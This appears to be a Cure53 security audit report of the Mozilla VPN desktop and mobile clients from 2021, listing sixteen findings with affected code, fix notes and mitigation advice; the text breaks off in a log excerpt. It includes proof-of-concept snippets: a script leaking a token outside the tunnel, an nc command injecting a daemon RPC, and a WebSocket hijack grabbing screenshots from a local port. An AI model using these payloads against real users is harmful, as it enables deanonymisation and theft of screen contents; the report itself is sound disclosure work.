Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Mozilla VPN Apps & Clients 03.2021

Cure53, Dr.-Ing. M. Heiderich, Dipl.-Ing. A. Inführ, BSc. T.-C. “Filedescriptor” Hong, MSc. R. Peraglie, MSc. S. Moritz, N. Hippert, MSc. F. Fäßler

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

“Security you can rely on. A name you can trust. A VPN from the trusted pioneer in internet privacy.”

From https://vpn.mozilla.org/

This report describes the results of a security assessment targeting five Mozilla VPN Qt5 applications and clients, together with their corresponding codebase. Conducted by Cure53 in the frames of a penetration test and a source code, the work took place in spring 2021.

To give some context, the work was requested by Mozilla in mid-January 2021 and then promptly scheduled. Cure53 carried out the investigation through two dedicated phases in March 2021. The first stage took place in CW11 and the second in CW13.

The heading marker *FVP-02* indicates that the project marks the second security collaboration between Cure53 and Mozilla in regard to this scope. The first review happened in August 2020 and yielded several issues, including a *Critical*-severity bug. It must be emphasized that a lot of development work has been done since then.

As for the resources, the project worked against a budget of twenty-five person-days. A team with seven members of the Cure53 was created to carry out the assessment. The testers were responsible for preparations, execution, finalization and documentation of this work.

For optimal delineation of the scope, the work was split into five separate work packages (WPs), mirroring a schema of having a dedicated WP for each app. The WP structure, therefore, can be elaborate as follows:

- **WP1**: Security Tests & Code Audits against Mozilla VPN Qt5 App for macOS
- **WP2**: Security Tests & Code Audits against Mozilla VPN Qt5 App for Linux
- **WP3**: Security Tests & Code Audits against Mozilla VPN Qt5 App for Windows
- **WP4**: Security Tests & Code Audits against Mozilla VPN Qt5 App for iOS
- **WP5**: Security Tests & Code Audits against Mozilla VPN Qt5 App for Android

The methodology chosen here was white-box. Cure53 was given access to all sources in scope, primarily the Qt-written shared codebase from which all five apps can be compiled. Moreover, the testers could leverage the compiled apps for each platform in scope to make sure that the tests correspond to how the apps could act if distributed to actual users.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

All preparations were done in late February and early March, namely in CW10 and early CW11, ensuring that Cure53 could have a smooth start. Preparations were done very well, eliminating the risk of delays that could have hindered the tests and audits. The project then started on time and progressed efficiently. No noteworthy roadblocks affected the assessment.

Communications during the test were done using a shared Slack channel with which the two workspaces of Mozilla and Cure53 could be glued together. All participating personnel could take part in the discussions which were as smooth and productive. Live-reporting was not used, but would not be necessary given the rather limited severities ascribed to the emerging findings.

The testing team obtained a very good coverage over the WP1-WP5 scope items. Even though sixteen security-relevant discoveries were made, only one was classified as an actual vulnerability. The remaining array of fifteen problems should be viewed as a collection of general weaknesses with lower exploitation potential. The sole vulnerability was set to *Medium* score in terms of risk. This is a good sign for the current Mozilla VPN app setup and security posture, especially when the outcomes are compared to the August 2020 results. When seen through a temporal lens, the security and privacy posture have clearly been improved.

In the following sections, the report will first shed light on the scope and key test parameters, as well as the structure and content of the WPs. Next, all findings will be discussed in grouped vulnerability and miscellaneous categories, then following a chronological order in each of the classes. Alongside technical descriptions, PoC and mitigation advice are supplied when applicable. Finally, the report will close with broader conclusions about this March 2021 project. Cure53 elaborates on the general impressions and reiterates the verdict based on the testing team's observations and collected evidence. Tailored hardening recommendations for the Mozilla complex - namely the Mozilla VPN Qt5 applications, clients and their corresponding code - are also incorporated into the final section.

***Note**: This report was updated with fix notes for each addressed ticket in mid August 2021. All of those fixes have been inspected and verified by the Cure53 team in July & August 2021, all based on diffs and PRs.*

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **Source-Code Audits & Assessments against 5 Mozilla VPN Qt5 Apps & Clients**
  - **WP1**: Security Tests & Code Audits against Mozilla VPN Qt5 App for macOS
    - Tested *staging* Version: 2.0.5
  - **WP2**: Security Tests & Code Audits against Mozilla VPN Qt5 App for Linux
    - Tested *staging* Version: 2.1.0
  - **WP3**: Security Tests & Code Audits against Mozilla VPN Qt5 App for Windows
    - Tested *staging* Version: 2.0.4
  - **WP4**: Security Tests & Code Audits against Mozilla VPN Qt5 App for iOS
    - Tested *staging* Version: 2.0.4
  - **WP5**: Security Tests & Code Audits against Mozilla VPN Qt5 App for Android
    - Tested *staging* Version: 2.0.4
- **Test-users have been provided for Cure53**
- **Sources are available on GitHub**
  - https://github.com/mozilla-mobile/mozilla-vpn-client
  - In scope was the latest version of the main branch at the time of testing
- **Compiled binaries were shared with Cure53**

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *FVP-02-001*) for the purpose of facilitating any future follow-up correspondence.

FVP-02-001 WP1-3: VPN leak via captive portal detection *(Medium)*

***Note**: This issue was not addressed as the captive portal is one of the key features of the VPN project. The current implemented solution is similar to what Firefox offers.*

It was found that the Mozilla VPN allows sending unencrypted HTTP requests outside of the tunnel to specific IP addresses, particularly if the captive portal detection mechanism has been activated through the *settings*. This signifies the risk of deanonymization of the user in a scenario where following two conditions are met:

- Attackers passively monitor the network traffic between these IP addresses and the victim.
- Attackers can issue unencrypted HTTP requests to arbitrary URLs from the victim's machine which is protected by Firefox VPN with captive portal detection enabled.

Please note at this point that the former requirement is usually given with state-funded censorship or especially resourceful attackers. The latter requirement could be achieved by luring the victim onto a webpage with attacker-controlled content.

In such a scenario, the attackers can send a web request from the web page to the targeted IP addresses with a unique token included within the URL. The latter can be identified in the network traffic from the victim-machine to the specific IP addresses.

Steps to reproduce:

1. Check *Settings->Notifications->"Guest Wi-Fi portal alert"* and turn Mozilla VPN on.
2. Record network traffic from victim to IP address with Wireshark or another sniffer.
3. Visit a website that serves the HTML content:

```
<script>
window.setInterval(_ => fetch("http://34.107.221.82/success.txt?
uniquetoken=cure53.de.313373", {mode:"no-cors"}), 5000
</script>
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

4. Observe the token in the network request being sent by the real IP address of the victim.



Fig.: A token can be observed in plain-text outside of the secure tunnel connection

The captive portal detection feature should stay disabled by default and needs to come with a security warning. Additionally, connections performed to the captive portal detection URL should only be allowed by the Firewall from the Mozilla VPN process.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

FVP-02-002 WP1: Balrog does not verify certificate chain on macOS *(Low)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

It was found that Balrog does not verify the whole certificate chain on macOS. This allows attackers to supply a self-signed *leaf* certificate, effectively indicating a bypass of Balrog. This could be abused by state-funded attackers who are in charge of a trusted valid certificate authority. They could perform a Man-in-the-Middle attack and replace the binary code provided by the Mozilla VPN update with malicious malware.

Affected File:
src/update/balrog.cpp

Affected Code:

```
bool Balrog::checkSignature(const QByteArray& signature,
                            const QByteArray& signatureBlob,
                            QCryptographicHash::Algorithm algorithm,
                            const QByteArray& data) {
 [...]
  // Qt5.15 doesn't implement the certificate validation (yet?)
#ifndef MVPN_MACOS
  QList<QSslError> errors = QSslCertificate::verify(list);
  for (const QSslError& error : errors) {
       if (error.error() != QSslError::SelfSignedCertificateInChain) {
       logger.log() << "Chain validation failed:" << error.errorString();
       return false;
       }
  }
#endif
```

It is recommended that the SSL verification is performed in all cases for all operating systems. If Qt does not provide a certificate validation mechanism on macOS, an alternative implementation should be used instead. By doing so, Balrog will be able to stop rogue certificates and updates that shall not be accepted.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-02-003 General: Balrog incorrectly verifies certificate chain *(Low)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

It was found that Balrog does not properly verify the certificate chain, permitting rogue root certificates and their fellowship to pass. The attacker-controlled *leaf* certificate holds a public key that will be used to verify the update used in Windows and macOS.

This signifies the risk of state-funded attackers who are in charge of a trusted certificate authority being able to perform Man-in-the-Middle attacks on the TLS connection initiated by Mozilla VPN to receive updates. Attackers can now replace the binary code of the update with malicious malware bypassing the Balrog mechanism that intends to detect those attacks.

Affected File:
src/update/balrog.cpp

Affected Code:

```
bool Balrog::checkSignature(const QByteArray& signature,
                            const QByteArray& signatureBlob,
                            QCryptographicHash::Algorithm algorithm,
                            const QByteArray& data) {
 [...]
#ifndef MVPN_MACOS
  QList<QSslError> errors = QSslCertificate::verify(list);
  for (const QSslError& error : errors) {
       if (error.error() != QSslError::SelfSignedCertificateInChain) {
       logger.log() << "Chain validation failed:" << error.errorString();
       return false;
       }
  }
#endif

  logger.log() << "Validating root certificate";
  const QSslCertificate& rootCert = list.constLast();
  QByteArray rootCertHash = rootCert.digest(QCryptographicHash::Sha256).toHex();
  if (rootCertHash != Constants::BALROG_ROOT_CERT_FINGERPRINT) {
       logger.log() << "Invalid root certificate fingerprint" << rootCertHash;
       return false;
  }
  [...]
  QSslKey leafPublicKey = leaf.publicKey();
  [...]
  if (!validateSignature(leafPublicKey.toPem(), data, algorithm,
                            signatureBlob)) {
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
        [...]
        return false;
}
```

Abstract forged certificate list (root to *leaf*):

- Original root CA certificate sent by Mozilla VPN
- Attacker's root CA certificate
- Attacker's *leaf* certificate

Since Qt5 does not deliver a solid implementation of certificate chain verification without performing an SSL handshake, it is recommended to use an alternative implementation instead. For instance, Golang offers such an implementation natively by the *x509/crypto* module[1]. By leveraging it, Balrog will be able to stop rogue certificates and updates that shall not pass.

FVP-02-004 WP4: ATS policy unnecessarily weakened *(Info)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

The iOS Mozilla VPN app was checked for property settings which weaken the security of the application. It was discovered that *NSAllowsArbitraryLoads* is set. This means it disables the default *App Transport Security* restrictions and permits the app to utilize plain-text HTTP requests.

Affected File:
Info.plist

Affected Code:

```
<key>NSAppTransportSecurity</key>
<dict>
<key>NSAllowsArbitraryLoads</key>
<true/>
</dict>
```

As neither the source code nor the runtime assessment indicated that the iOS app actually requires plain-text HTTP, it should be taken into consideration to remove this property. This would ensure that the default ATS restrictions are enforced.

[1] https://golang.org/pkg/crypto/x509/#Certificate.Verify

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-02-005 WP1-3: *Authenticationlistener* allows disturbance of login *(Info)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

It was found that Mozilla VPN in desktop environments sets up an HTTP server listening on a port acting as the OAuth callback expecting an *Authorization Code* to complete the *Authentication* of Mozilla VPN. This means there is a risk of attackers spamming requests to the local server via JavaScript, potentially disturbing the login process of the apps. This is possible as the local HTTP server is not protected by an additional secret and cannot distinguish between legitimate requests from malicious ones.

Affected File:
src/tasks/authenticate/desktopauthenticationlistener.cpp

Affected Code:

```
DesktopAuthenticationListener::DesktopAuthenticationListener(QObject* parent)
      : AuthenticationListener(parent) {
  MVPN_COUNT_CTOR(DesktopAuthenticationListener);

  m_server = new QOAuthHttpServerReplyHandler(QHostAddress::LocalHost, this);
  connect(m_server, &QAbstractOAuthReplyHandler::callbackReceived,
      [this](const QVariantMap& values) {
            logger.log() << "DesktopAuthenticationListener data received";

            // Unknown connection.
            if (!values.contains("code")) {
            return;
            }

            QString code = values["code"].toString();
            m_server->close();
```

It is recommended to protect the *Authenticationlistener* by a dynamically generated *authentication* token. The server should only be closed once authentication is either successfully completed or canceled by the user. By doing so, attackers cannot deny authentication by spamming and closing the *listener* prematurely. This should be feasible to implement as the Mozilla VPN already passes the local listener port to the HTTP login URL.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-02-006 WP3: Race condition in *Ping Sender* could expose gateway IP *(Info)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

It was found that Mozilla VPN was prone to a race condition vulnerability in the *Ping Sender* that frequently delivers ICMP packets to the internal IP address of the WireGuard gateway. Shortly after turning the VPN off, those ICMP packets are at risk of being sent outside of the WireGuard tunnel and might reveal which gateway IP was used. Since this event is very rare and unreliable, whilst information leakage is additionally scarce, this issue is of purely informational nature.



Fig.: An ICMP request carrying the intrinsic 1-byte payload '' sent by Mozilla VPN*

Affected File:
src/connectionhealth.cpp

Affected Code:

```
void ConnectionHealth::connectionStateChanged() {
  logger.log() << "Connection state changed";

  if (MozillaVPN::instance()->controller()->state() != Controller::StateOn) {
      stop();
      return;
  }
  [...]
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
if (!serverIpv4Gateway.isEmpty() &&
      MozillaVPN::instance()->controller()->state() ==
      Controller::StateOn) {
m_pingHelper.start(serverIpv4Gateway);
m_noSignalTimer.start(PING_TIME_NOSIGNAL_SEC * 1000);
}
```

It is recommended that the sending of ICMP requests is stopped before the VPN connection is closed instead of stopping the requests after it has been closed. By doing so, no ICMP requests should be able to slip outside of the secure WireGuard tunnel after turning the VPN off.

FVP-02-007 General: QString format code anti-pattern *(Info)*

***Note**: This issue has not been addressed, the QString format approach is what QT suggests using. Both Cure53 and the maintainer team did an audit of the strings on question and found no exploitable issues.*

During code review of the applications, a typical QString code anti-pattern was noticed. Qt5 offers QString, which can contain format characters such as *%1* or *%2*. Next, it can then be replaced by a call to *.args()*. These calls to *.args()* should not be chained, as then the result of the first replacement can influence the next invocation. In some rare cases, this could lead to bypassing of checks or injections. No such security-relevant occurrence was noticed during the time frame of this assignment, however, it is still recommended to adjust the code and ensure no such issues can appear in the future.

Affected File Example:
ipaddress.h & ipaddressrange.h

Affected Code Example:

```
const QString toString() const {
  QString("%1/%2").arg(m_ipAddress).arg(m_range);
}
```

The following PoC will send and activate RPC calls to the daemon with an invalid IP address range.

Proof-of-Concept:

```
echo '{"allowedIPAddressRanges":[{"address":"XXX_
%2_XXX",
"isIpv6":false,"range":1337},
{"address":"::0","isIpv6":true,"range":0}],"deviceIpv4Address":"10.72.115.168/32
","deviceIpv6Address":"fc00:bbbb:bbbb:bb01::9:73a7/128","ipv6Enabled":true,"priv
ateKey":"+gzOAY2x5bP1rRrdCO7LZv2vAm64R6IyELjW+/
13pZI=","serverIpv4AddrIn":"86.106.74.82","serverIpv4Gateway":"10.64.0.1","serve
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
rIpv6AddrIn":"2001:ac8:26:ae::a04f","serverIpv6Gateway":"fc00:bbbb:bbbb:bb01::1"
,"serverPort":32705,"serverPublicKey":"VLosXjrnpppwX5yjqW6WaFOYEY76hWQrDPlfe/
0dzyY=","type":"activate"}' | nc -U /var/run/mozillavpn/daemon.socket
```

In the logs the following entry will appear, showing that the *%2* format identifier was interpreted by the second call to *.args()*.

```
Unable to parse IP address: `XXX_1337_XXX'
```

The expected *toString()* result of the IP address should be *XXX_2%_XXX* instead. It is recommended to change all occurrences of chained *.args()* with a single call, containing all values, for example *QString("%1/%2").arg(m_ipAddress, m_range);*

FVP-02-008 WP5: Android app allows backups of application data *(Info)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

The *allowBackup* property in the *AndroidManifest.xml* file specifies if the data pertinent to the apps can be backed up.[2] Without setting the *android:allowBackup* flag to *false*, the backup feature is enabled by default. In case an attacker is able to send *adb* commands to user-phones, they could get access to all of the stored data from the protected data folders, inclusive of the VPN configuration data.

Affected File:
android/AndroidManifest.xml

As this feature does not require a rooted phone, disallowing backups completely should be considered. Due to the fact that an absence of the flag will set it to *true* by default, it is recommended to explicitly set the *allowBackup* flag to *false* within the *application* tag.

FVP-02-009 WP5: *Secure* flag missing on views for Android app *(Info)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

During the assessment of the Android app, the discovery was made that the *FLAG_SECURE* security flag is not deployed to protect views that display sensitive content. By applying the flag for Android views, the app's windows can no longer be manually "screenshotted". Additionally, the items would be excluded from automatic

[2] https://developer.android.com/guide/topics/manifest/application-element#allowbackup

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

screenshots or screen-recordings, which ultimately prevents screen-data from leakage to alternative apps.

Particularly for the implemented views displaying sensitive data, e.g. during the login process, adding this flag is important. An attacker would otherwise be able to steal sensitive data, such as login credentials or personal information, doing it after it has been displayed. Hence, this information could be stolen from the services via a malicious app.

It is recommended to add the *FLAG_SECURE* within the *WindowManager* responsible for handling views like the *WebView*. The flag can be set via *WindowManager. LayoutParams,* i.e. as *FLAG_SECURE* within the function of *setFlags()*. As for additional information on how to prevent this type of attacks, please refer to the *OWASP Mobile Security Testing Guide*[3].

FVP-02-010 WP5: Android app supports insecure *v1 signature* (*Info*)

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

The discovery was made that the provided Android staging and production builds are signed with an insecure *v1 APK signature*. Using the insecure v1 signature makes the app prone to the known Janus[4] vulnerability on devices running Android < 7. The problem lets attackers smuggle malicious code into the APK without breaking the signature. At the time of writing, the app supports a minimum SDK of 21 (Android 5), which only uses the v1 signature and is, hence, vulnerable to this attack.

The existence of this flaw means that attackers could trick users into installing a malicious attacker-controlled APK which matches the v1 APK signature of the Mozilla VPN Android application. As a result, a transparent update would be possible without warnings appearing in Android, effectively taking over the existing application and all of its data. It is recommended to increase the minimum supported SDK level to at least 24 (Android 7) to ensure that this known vulnerability cannot be exploited on devices running older Android versions. In addition, the production builds should only be shipped with v2 and v3 APK signatures.

[3] https://mobile-security.gitbook.io/mobile-security-testing-guide/android-testing-gui...static-analysis-8
[4] https://www.guardsquare.com/en/blog/new-android-vulnerability-allows-atta….affecting-their-signatures

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

FVP-02-011 API: Information disclosure via *device* endpoint *(Low)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

It was found that the corresponding API used by the Mozilla VPN applications includes sensitive information into response messages in case an error is triggered. The backend speaks to the Mullvad partner API which handles account-related data for each Mozilla VPN user. However, if the Mullvad API throws an error, the backend includes this message in the response and returns it to the client. This might lead to an exposure of sensitive data, such as the corresponding Mullvad account ID, as shown below. Adversaries would be able to leverage this sort of information to perform further attacks against the connected APIs.

Affected Request:

```
POST /api/v1/vpn/device HTTP/1.1
Host: stage-vpn.guardian.nonprod.cloudops.mozgcp.net
Content-Type: application/json
Authorization: Bearer [...]

{"name":"from-wireguard-
conf","pubkey":"T1fKJp8knv4kqsfy9O04OIy+1nl5b9ypcnIzdmcfyzM="}
```

Response:

```
HTTP/1.1 500 Internal Server Error
Date: Wed, 31 Mar 2021 08:56:57 GMT
[...]

{"message":"https://partner.mullvad.net/v1/accounts/
b018d34efd734a27a06e155756733c8b/wireguard-keys/ returned unexpected
statusCode=400, body={\"code\":\"RELAY_PUBKEY\",\"error\":\"WireGuard public key
in use by a relay\"}, taskType=ADD_DEVICE"}
```

It is recommended not to route error messages received from the Mullvad partner API back to the client. Instead, a static error message or an error identifier should be employed to be able to monitor the application.

FVP-02-012 WP5: Unencrypted *shared preferences* *(Info)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

During the assessment of the Android app, the discovery was made that the application does not always consistently use the *encrypted shared preference* feature provided by the Android SDK. This may lead to an information disclosure in case a local attacker is able to get *root* access to the phone or the data is obtainable via backups (see FVP-02-

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

008). Sensitive information stored within the *shared_prefs* data folder in plain-text, such as user VPN IPs and private keys, could be revealed.

Affected File Example:
android/src/com/mozilla/vpn/VPNServiceBinder.kt

Affected Code Example:
```
val prefs = mService.getSharedPreferences(
     "com.mozilla.vpn.prefrences", Context.MODE_PRIVATE
)
prefs.edit()
     .putString("lastConf", json)
     .apply()
```

***Shared Preferences* File Example:**
```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="lastConf">{
[...]
&quot;ipv4Address&quot;: &quot;10.69.52.189/32&quot;,
&quot;ipv6Address&quot;: &quot;fc00:bbbb:bbbb:bb01::6:34bc/128&quot;[...]
privateKey&quot;: &quot;A86Q+F6EZuzTKwuUYWN4zSuXcNQdXSpzwVNzVuG09V8=&quot;
[...]
```

It is advised to use the provided wrapper class called *EncryptedSharedPreferences* to encrypt sensitive data stored within the *shared_prefs* folder, so as to make the application more robust against the illustrated attacks. The wrapper class uses the Android Keystore for handling the master key and is used to encrypt/decrypt all other keysets. For more information, please refer to the official Android guide on storing data more securely[5]. Additionally, it is also advised to store VPN configuration data via encrypted *shared preferences*, which is actually also written to the *vpn.moz* file in plain-text.

FVP-02-013 WP5: Android app exposes sensitive data to system logs *(Low)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

It was found that the Android app makes frequent use of logging features to be able to monitor events. However, this can be considered a bad practice, especially in production environments where tokens and codes of Mozilla VPN users might be accessible by third-parties.

[5] https://developer.android.com/topic/security/data

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

In case the device is connected to the computer with debugging enabled via USB, an attacker may be able to get access to the logs via *adb logcat*. From there, extraction of user-tokens may be achievable. Note that apps with system privileges are able to access logs directly on rooted devices.

Affected Files:

- *android/src/com/mozilla/vpn/VPNWebView.java*
- *src/platforms/android/androidwebview.cpp*

Affected Code (*VPNWebView.java*):

```
public void setUrl(final String url)
{
     Log.v(TAG, "load url: " + url);
```

Affected Code (*androidwebview.cpp*):

```
void AndroidWebView::onPageStarted(JNIEnv* env, jobject thiz, jstring url,
jobject icon) {
     Q_UNUSED(env);
     Q_UNUSED(thiz);
     Q_UNUSED(icon);

     QString pageUrl = env->GetStringUTFChars(url, 0);
     logger.log() << "Page started:" << pageUrl;
```

The following data could be received via the *adb logcat* command from the production app.

Example log file excerpt:

```
6212-26212/? V/VPNWebView: Url changed:
https://subscriptions.firefox.com/products/prod_FvnsFHIfezy3ZI?
device_id=525aae70bd2d4f91a14a220276fb43f9&flow_begin_time=1617196879716&flow_id
=cb5c8613a2897eb3675871fb3ef280dfabd0d85b6a0db938ca617f5363fd5e0b&plan=plan_Fvnx
S1j9oFUZ7Y#accessToken=73c81c24f7e74982a67fd57253f3a041560f8236408f95cd6e4d5586e
3f78e95
2021-03-31 21:17:21.882 26212-26212/? D/mozillavpn: [31.03.2021 15:17:21.881]
(android - AndroidWebView) Page started:
https://subscriptions.firefox.com/products/prod_FvnsFHIfezy3ZI?
device_id=525aae70bd2d4f91a14a220276fb43f9&flow_begin_time=1617196879716&flow_id
=cb5c8613a2897eb3675871fb3ef280dfabd0d85b6a0db938ca617f5363fd5e0b&plan=plan_Fvnx
S1j9oFUZ7Y#accessToken=73c81c24f7e74982a67fd57253f3a041560f8236408f95cd6e4d5586e
3f78e95
[...]
2021-03-31 21:30:08.555 27857-27873/? D/mozillavpn: [31.03.2021 15:30:08.552]
(main - TaskAuthenticate) User data:
{"avatar":"https://mozillausercontent.com/00000000000000000000000000000000","dev
ices":[{"created_at":"2021-03-
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de


```
31T08:14:49.989Z","ipv4_address":"10.70.176.58/32","ipv6_address":"fc00:bbbb:bbb
b:bb01::7:b039/128","name":"seba-canon ubuntu
20.04","pubkey":"nLMeZaqykxT+/m9u03I6Ts1Z9p7YlLntZ9bYvQxC5CY="}],"display_name":
"","email":"megar4nd0mname728@restmail.net","max_devices":5,"subscriptions":
{"vpn":{"active":true,"created_at":"2021-03-26T09:35:09.913Z","renews_on":"2021-
04-26T09:35:10.000Z"}}}
[...]
```


It is recommended to limit the logging of information in a way that no sensitive data is stored in the system logs on production releases.

FVP-02-014 General: Cross-site WebSocket hijacking *(High)*

***Note**: This issue was verified as properly fixed in August 2021 by the Cure53 team, the problem no longer exists.*

The provided staging build contains the Mozilla VPN *WebSocket Controller*, which exposes a WebSocket endpoint on *localhost*. No additional authentication is required to interact with this port, thus allowing any website to connect and interact with the VPN client. At the beginning of the audit, Mozilla assured that this WebSocket server is only part of the staging build. However, later it was revealed that Mozilla would like to reuse this connection for communication with a browser extension in the future. Thus, Cure53 decided to report this issue.

The following code can be hosted on an arbitrary website. When Mozilla VPN is running, the website will connect to the WebSocket port and request a screenshot. This screenshot can then be leaked to the attacker.

PoC:

```
<script>
var ws = new WebSocket("ws://localhost:8765/");
ws.onmessage = function (event) {
    document.write("<code>"+event.data+"</code>");
    j = JSON.parse(event.data);
    if(j['type'] == 'screen_capture') {
        screenshot = j['value'];
        var img = document.createElement("img");
        img.src = `${screenshot}`;
        document.body.appendChild(img);
    }
}
ws.onopen = function (event) {
    ws.send(`screen_capture`);
};
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
</script>
```

As can be seen, the WebSocket connection is not restricted by SOP like typical HTTP requests. A special authorization step has to be added in order to establish trust between a website or future browser extension.

FVP-02-015 General: Verbose logging and leaking of logs to desktop *(Low)*

***Note**: This issue has not been addressed, the maintainer team have introduced different log levels and are planning to remove some entries for prod builds. In addition, they did an audit of all the log calls to check for sensitive data.*

Related to FVP-02-013, the macOS and Windows clients engage in fairly verbose logging, too. For example, the callback code from the authentication steps and all the VPN details such as the client's private key and IPs are logged. Additionally, on macOS and Linux, requesting the logs via the *help menu* item will have Mozilla VPN write a copy of the logfile to the desktop. A user might not notice that these files are created, which causes privacy concerns.

Log file excerpt (via *activating the VPN on macOS*):

```
[31.03.2021 18:10:33.216] (main - DaemonLocalServerConnection) Command received:
{"allowedIPAddressRanges":
